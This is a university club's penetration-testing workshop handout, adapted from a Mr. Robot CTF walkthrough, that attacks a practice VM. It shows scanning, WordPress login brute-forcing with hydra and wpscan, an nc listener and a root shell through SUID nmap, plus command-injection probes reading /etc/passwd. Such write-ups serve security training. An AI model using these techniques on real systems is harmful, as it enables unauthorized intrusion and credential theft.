Cyber Defense Organization

Spring 2019 - Penetration Testing Workshop

http://tinyurl.com/CDOSpring19PenTesting


Table of Contents

Credentials


Kali VM
User Name - root
Password - toor

<u>Set up</u>

Welcome to the Cyber Defense Organization Pen-Testing Workshop, follow these steps to exploit a vulnerable virtual computer and gather the **three flags!**



Open Oracle Virtualbox, in the “Pentest” group, double click to start both the “vm” and “CDO-Kali” virtual machines in that group. (Names of the virtual machines may differ, just boot up whatever is in the Pentest group)



```
linux login: _
```

This is the initial page you see once it’s fired up, and that’s all the information you’ve got.


From here I tried a few obvious things like “admin:admin” and suchlike, but needless to say that brought me no progress.

So the front door is locked, then.

Let's see what else there is we can do.

Kali VM

Within VirtualBox I took a look at the config on my NAT network to get the /24 range my VMs pick up their IP addresses from:



✓ vuln-NAT

```
Network Name:   vuln-NAT
Network CIDR:   10.0.2.0/24
Supports DHCP:  yes
Supports IPv6:  no
```

So, that'll be 10.0.2.0/24 then

Now, within my Kali VM I fired up nmap and gave it the following flags:

```
nmap 10.0.2.0/24 -A -Pn
```

That is:

- 10.0.2.0/24—scan the range we found
- -A—get operating system and version information
- -Pn—Treat all hosts as online (even if they ignore us)

From this I found that my VM had picked up IP 10.0.2.4 (future references to the VM will use that IP in this write-up) and that it was running web services on :80 and :443

The natural next step is to browse to them and see what’s going on.

```
firefox 10.0.2.4
```

should do the trick.


Here, we're treated to some Mr. Robot themed text and video intro. Have fun with the options and the content for a while if you like, but I didn't find anything useful going on in there. Maybe I missed it—let me know.

Exploring the Website

My next step was to check for a robots.txt file in

```
10.0.2.4/robots.txt
```

This gave me:



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

First Key

So, that's the first key:

```
wget 10.0.2.4/key-1-of-3.txt
```

and what looks like a dictionary file:

```
wget 10.0.2.4/fsocity.dic
```

Key 1 contains this: 073403c8a58a1f80d943455fb30724b9

It looks like an MD5 hash, but doesn’t ‘un-hash’ to anything known.

The .dic file contains about 800,000 words in a dictionary file format. Some of the words are pretty odd and pretty specific, but a quick scan doesn’t reveal any more clues at this stage.


Nikto

My next move was to see if there were any vulnerabilities on the webserver with a basic Nikto scan:

```
nikto -h 10.0.2.4
```

(-h specifying the **h**ost to scan)

This produced this:



```
root@kali:/mnt/hgfs# nikto -h 10.0.2.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.4
+ Target Hostname:    10.0.2.4
+ Target Port:        80
+ Start Time:         2016-07-07 13:50:11 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a dif
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://w
s for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://10.0.2.4/?p=23>; rel=shortlink
+ OSVDB-5089: /admin/system.php3?cmd=cat%20/etc/passwd: DotBr 0.1 allows remote command execution.
+ OSVDB-5090: /admin/exec.php3?cmd=cat%20/etc/passwd: DotBr 0.1 allows remote command execution.
+ /readme.html: This WordPress file reveals the installed version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ 7536 requests: 1 error(s) and 20 item(s) reported on remote host
+ End Time:           2016-07-07 13:54:25 (GMT1) (254 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:/mnt/hgfs#
```

```
nikto -h 10.0.2.4 results
```

Now then, from here I jumped straight into the Wordpress content which had been detected and proceeded from there. This ultimately proved fruitful—see: *rest of write-up*, but there's actually a lesson in how I proceeded from here which I've only just learned whilst I was doing the write up:

Use all of the information that you have

I will elaborate more on what the ‘practical’ meaning to this is a little later on. Suffice to say, I could have been saved a fair amount of effort if I’d paid closer attention to what nikto was telling me.

Wordpress

There’s plenty of noise about Wordpress, so let’s start having a look and see if we can find:

```
wpscan --url 10.0.2.4 --enumerate vp
```

Note: If it doesn’t pull any info and gives you this error “Remote website is up, but doesn’t seem to be running wordpress” add --force to the command

(—url specifiying the target, and—enumerate vp looking for **v**ulnerabable **p**lugins)

This produced about a dozen plugins, including an Unauthenticated Database Export, and Authentication Bypass courtesy of the All-in-One SEO Plugin.

```
[!] Title: All in One SEO Pack <= 2.2.5.1 – Authentication Bypass
Reference: https://wpvulndb.com/vulnerabilities/7881
Reference: http://jvn.jp/en/jp/JVN75615300/index.html
Reference: http://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-
one-seo-pack-release-history/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0902
[i] Fixed in: 2.2.6
```

Attempts to exploit these were ultimately fruitless for me though.


I next spent time looking around the URLs that Nikto had found

```
Firefox 10.0.2.4/wp-admin
```

Again I fell back to trying obvious things—*any* things—just to try to pick up the scent again.

The trusty old admin:admin username and password combo was predictably fruitless…or was it?

Take a look at the error message that Wordpress throws for user 'admin':




ERROR: Invalid username. Lost your password?

Errors: helpful

That looks like it's giving me *marginally* too much information.

Thus spawned a fairly boring period of trying random user names that I thought might be admin-y or related enough, until:



ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?

Errors: downright friendly

Referring back to the content this challenge is named after, I gave "elliot" a go as the username and Wordpress very helpfully distinguished my earlier bad usernames from my now good username, but bad password.

And remember, passwords we got: fsocity.dic

Armed with my username and dictionary file I set about some brute forcing:

```
hydra -l elliot -P ~/fsocity.dic 10.0.2.4 http-post-form “/wp-
login.php:log=elliot&pwd=^PASS^:ERROR”
```

Where,

- -l specifies the username
- -P specifies the dictionary file
- http-post-form is the authentication method being used

and,

```
“/wp-login.php:log=elliot&pwd=^PASS^:ERROR”
```

roERughly parses to,

- /wp-login.php the login page to attack
- log=elliot is the username on the form
- pwd=^PASS^ substitutes the passwords from the dictionary file
- ERROR tells it what to look for if it fails

I say "roughly parses to" because it didn't work and I don't know why. If anyone know, I'd love to fix it.

So I tried again using a different tool:

wpscan -u 10.0.2.4 --wordlist ~/fsocity.dic --username elliot

```
wpscan -u 10.0.2.4 --wordlist ~/fsocity.dic --username elliot
```

And after a lengthy period of time, the password for elliot is:

ER28–0652

Annoyingly a 'tail' of the file shows that it was pretty much at the bottom of the list. Well played, Jason. Touché.

So now we’re in to Wordpress, we can see that we’re privileged because we can mess around with Plugins and such.

I went to my local shell in Kali and set up a listener:

```
nc -lvp 3344
```

So if you made it here, take some unfortunate news from us. This this ctf is extremely outdated, the metasploit framework that we are supposed to run does not work. What would of happened was that you would of been able to get a reverse shell and then have access to the password hash of the user robot. Then we would of run it through a hash cracker and the password would of been displayed.

However, pretend that happened, and go ahead to the vuln machine and proceed.

We can now go back to our shell and log in as the user robot.

```
$ su robot

Password: abcdefghijklmnopqrstuvwxyz


robot@linux:~$
```

… which gives us the second flag.

```
robot@linux:~$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Escalation

Nothing interesting in the MySQL database. There is another WordPress user named mich05654 with the password Dylan_2791, but it seems rather useless.

After some time of exploring the system, I find an interesting binary with the SUID bit set:

```
$ find / -perm -4000 -type f 2>/dev/null

/bin/ping

/bin/umount

/bin/mount

/bin/ping6
```

```
/bin/su

/usr/bin/passwd

/usr/bin/newgrp

/usr/bin/chsh

/usr/bin/chfn

/usr/bin/gpasswd

/usr/bin/sudo

/usr/local/bin/nmap

/usr/lib/openssh/ssh-keysign

/usr/lib/eject/dmcrypt-get-device

/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper

/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Yep, that’s NMap itself! An old version (3.81) of it, to be exact. Interestingly, the executable is owned by root. Since its SUID bit is set, it means that nmap can theoretically execute commands as root if we manage to have it run them for us.

A look at the output of nmap –help teaches us that nmap has a –interactive option that brings up some kind of REPL.

```
robot@linux:~$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )

Welcome to Interactive Mode -- press h <enter> for help

nmap> h

h

Nmap Interactive Commands:

n <nmap args> -- executes an nmap scan using the arguments given and

waits for nmap to finish. Results are printed to the
```

```
screen (of course you can still use file output commands).

! <command> -- runs shell command given in the foreground

x -- Exit Nmap

f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>

-- Executes nmap in the background (results are NOT

printed to the screen). You should generally specify a

file for results (with -oX, -oG, or -oN). If you specify

fakeargs with --spoof, Nmap will try to make those

appear in ps listings. If you wish to execute a special

version of Nmap, specify --nmap_path.

n -h -- Obtain help with Nmap syntax

h -- Prints this help screen.
```

```
Examples:

n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log
example.com/24
```

Awesome, it turns out nmap can run shell command for us!

```
nmap> !whoami
root
```

We can therefore ask it to spawn a root shell, and get the final flag located in /root.

```
nmap> !sh

# cd /root

# ls

firstboot_done key-3-of-3.txt

# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Source :)

Leigh.(2019). Vulnhub.com—Mr. Robot 1 CTF Walkthrough. *SecurityBytes*. Retrieved on April 12th, 2019 from URL: https://securitybytes.io/vulnhub-com-mr-robot-1-ctf-walkthrough-7d4800fc605a